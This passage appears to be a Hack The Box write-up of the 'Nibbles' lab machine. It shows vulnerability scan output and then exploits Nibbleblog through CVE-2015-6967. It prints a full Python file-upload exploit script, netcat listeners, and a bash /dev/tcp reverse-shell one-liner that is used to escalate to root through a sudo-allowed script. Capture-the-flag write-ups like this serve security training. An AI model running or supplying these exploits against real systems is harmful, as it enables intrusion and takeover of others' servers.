|       MSF:ILITIES/APACHE-HTTPD-CVE-2019-10092/        4.3     https://vulners.com/metasploit/MSF:ILITIES/APACHE-HTTPD-CVE-2019-10092/ *EXPLOIT*
|       EDB-ID:47688    4.3     https://vulners.com/exploitdb/EDB-ID:47688      *EXPLOIT*
|       CVE-2020-11985  4.3     https://vulners.com/cve/CVE-2020-11985
|       CVE-2019-10092  4.3     https://vulners.com/cve/CVE-2019-10092
|       CVE-2018-1302   4.3     https://vulners.com/cve/CVE-2018-1302
|       CVE-2018-1301   4.3     https://vulners.com/cve/CVE-2018-1301
|       CVE-2018-11763  4.3     https://vulners.com/cve/CVE-2018-11763
|       CVE-2016-4975   4.3     https://vulners.com/cve/CVE-2016-4975
|       CVE-2016-1546   4.3     https://vulners.com/cve/CVE-2016-1546
|       4013EC74-B3C1-5D95-938A-54197A58586D    4.3     https://vulners.com/githubexploit/4013EC74-B3C1-5D95-938A-54197A58586D  *EXPLOIT*
|       1337DAY-ID-33575        4.3     https://vulners.com/zdt/1337DAY-ID-33575        *EXPLOIT*
|       MSF:ILITIES/UBUNTU-CVE-2018-1283/       3.5     https://vulners.com/metasploit/MSF:ILITIES/UBUNTU-CVE-2018-1283/       *EXPLOIT*
|       MSF:ILITIES/REDHAT_LINUX-CVE-2018-1283/ 3.5     https://vulners.com/metasploit/MSF:ILITIES/REDHAT_LINUX-CVE-2018-1283/  *EXPLOIT*
|       MSF:ILITIES/ORACLE-SOLARIS-CVE-2018-1283/       3.5     https://vulners.com/metasploit/MSF:ILITIES/ORACLE-SOLARIS-CVE-2018-1283/       *EXPLOIT*
|       MSF:ILITIES/IBM-HTTP_SERVER-CVE-2018-1283/      3.5     https://vulners.com/metasploit/MSF:ILITIES/IBM-HTTP_SERVER-CVE-2018-1283/       *EXPLOIT*
|       MSF:ILITIES/HUAWEI-EULEROS-2_0_SP2-CVE-2018-1283/       3.5     https://vulners.com/metasploit/MSF:ILITIES/HUAWEI-EULEROS-2_0_SP2-CVE-2018-1283/       *EXPLOIT*
|       MSF:ILITIES/CENTOS_LINUX-CVE-2018-1283/ 3.5     https://vulners.com/metasploit/MSF:ILITIES/CENTOS_LINUX-CVE-2018-1283/  *EXPLOIT*
|       CVE-2018-1283   3.5     https://vulners.com/cve/CVE-2018-1283
|       CVE-2016-8612   3.3     https://vulners.com/cve/CVE-2016-8612
|       PACKETSTORM:152441      0.0     https://vulners.com/packetstorm/PACKETSTORM:152441      *EXPLOIT*
|       EDB-ID:46676    0.0     https://vulners.com/exploitdb/EDB-ID:46676      *EXPLOIT*
|       EDB-ID:42745    0.0     https://vulners.com/exploitdb/EDB-ID:42745      *EXPLOIT*
|       1337DAY-ID-663  0.0     https://vulners.com/zdt/1337DAY-ID-663  *EXPLOIT*
|       1337DAY-ID-601  0.0     https://vulners.com/zdt/1337DAY-ID-601  *EXPLOIT*
|       1337DAY-ID-4533 0.0     https://vulners.com/zdt/1337DAY-ID-4533 *EXPLOIT*
|       1337DAY-ID-3109 0.0     https://vulners.com/zdt/1337DAY-ID-3109 *EXPLOIT*
|_      1337DAY-ID-2237 0.0     https://vulners.com/zdt/1337DAY-ID-2237 *EXPLOIT*
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

2.2 - Exploitation

> gaining a shell
Exploit get reverse shell with command:
```nc
nc -nvlp 4444
```

```CVE-2015-6967
python3 exploit.py --url http://nibbles.htb/nibbleblog/ --username admin --password nibbles --payload shell.php
```
→ Result:

```
┌──(root💀kali)-[/opt/…/labs/HTB/75-Nibbles/CVE-2015-6967]
└─# python3 exploit.py --url http://nibbles.htb/nibbleblog/ --username admin --password nibbles --payload shell.php
[+] Login Successful.
[+] Upload likely successfull.
```

On the netcat, prompt bash is appear:

```
┌──(root💀kali)-[/home/kali]
└─# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.75] 53258
Linux Nibbles 4.4.0-104-generic #127-Ubuntu SMP Mon Dec 11 12:16:42 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 20:43:41 up  4:56,  0 users,  load average: 0.00, 0.02, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
$
```

2.3 - Elevation

> methods used to gain SYSTEM / root
Use command “sudo -l” to check privesc sudo of Nibbler user:

```
$ sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
```

The directories “/home/nibbler/personal/stuff” is not exsist, so create it with command:
```mkdir
mkdir -p /home/nibbler/personal/stuff
```
Create file “monitor.sh” at directory “/home/nibbler/personal/stuff/” with code by command:
```echo
echo "bash -c 'exec bash -i &>/dev/tcp/10.10.14.2/9999 <&1'" > monitor.sh
```


##Start listener with netcat on Kali machine:
```netcat
nc -nvlp 9999
```
Grant permission execute for file “monitor.sh”
```chmod
chmod +x /home/nibbler/personal/stuff/monitor.sh
```
Execute “monitor.sh” with sudo and check netcat terminal:
```sudo
sudo /home/nibbler/personal/stuff/monitor.sh
```
→ Result:

```
┌──(root💀kali)-[/home/kali]
└─# nc -nvlp 9999
listening on [any] 9999 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.75] 42108
root@Nibbles:/home/nibbler/personal/stuff# id
id
uid=0(root) gid=0(root) groups=0(root)
root@Nibbles:/home/nibbler/personal/stuff#
```


3.0 - Loot and Code

3.1 - Proof

> screenshot of whoami, ip, and flag
Get user flag



Get root flag



3.2 - Code Used

> full exploit code with source and highlights of changes
Exploit code:
```python3
import argparse
from pathlib import Path

import requests


def login(session, nibbleURL, username, password):
	loginURL = f"{nibbleURL}admin.php"
	session.get(loginURL)
	loginPostResp = session.post(loginURL, data={'username': username, 'password': password})
	if 'Incorrect username or password.' in loginPostResp.text:
		print('[!] Login Failed.')
		return False
	else:
		print('[+] Login Successful.')
		return True

def upload_shell(session, nibbleURL, payload):
	uploadURL = f"{nibbleURL}admin.php?controller=plugins&action=config&plugin=my_image"
	uploadPostResp = session.post(uploadURL, data={'plugin':'my_image','title':'My
image','position':'4','caption':'capton','image_resize':'1','image_width':'230','image_height':'200','image_option':'auto'},
files={'image': ('nibbles.php', payload, 'application/x-php')}, timeout=30)
```

```
        if '<b>Warning</b>' in uploadPostResp.text:
                print('[+] Upload likely successfull.')
        else:
                print('[-] Upload likely failed.')

def execute_shell(session, nibbleURL):
        exploitURL = f"{nibbleURL}content/private/plugins/my_image/image.php"
        exploitResp = session.get(exploitURL)

        if exploitResp.status_code == 200:
                print('[+] Exploit launched, check for shell.')
        else:
                print('[!] Exploit failed.')

def main():
        parser = argparse.ArgumentParser()
        parser.add_argument('--url', '-l', required=True)
        parser.add_argument('--username', '-u', required=True)
        parser.add_argument('--password', '-p', required=True)
        parser.add_argument('--payload', '-x', required=True)
        args = parser.parse_args()
        payload_path = Path(args.payload)

        if not payload_path.exists():
                print(f"payload {payload_path} doesnt exist => exiting")
                return

        url = args.url
        with payload_path.open('r') as f:
                payload = f.read()

        session = requests.Session()

        login(session, url, args.username, args.password)
        upload_shell(session, url, payload)
        execute_shell(session, url)

if __name__ == "__main__":
        main()
```
→ Get user prompt

Privesc code:
```bash
bash -c 'exec bash -i &>/dev/tcp/10.10.14.2/9999 <&1'
```
→ Get root prompt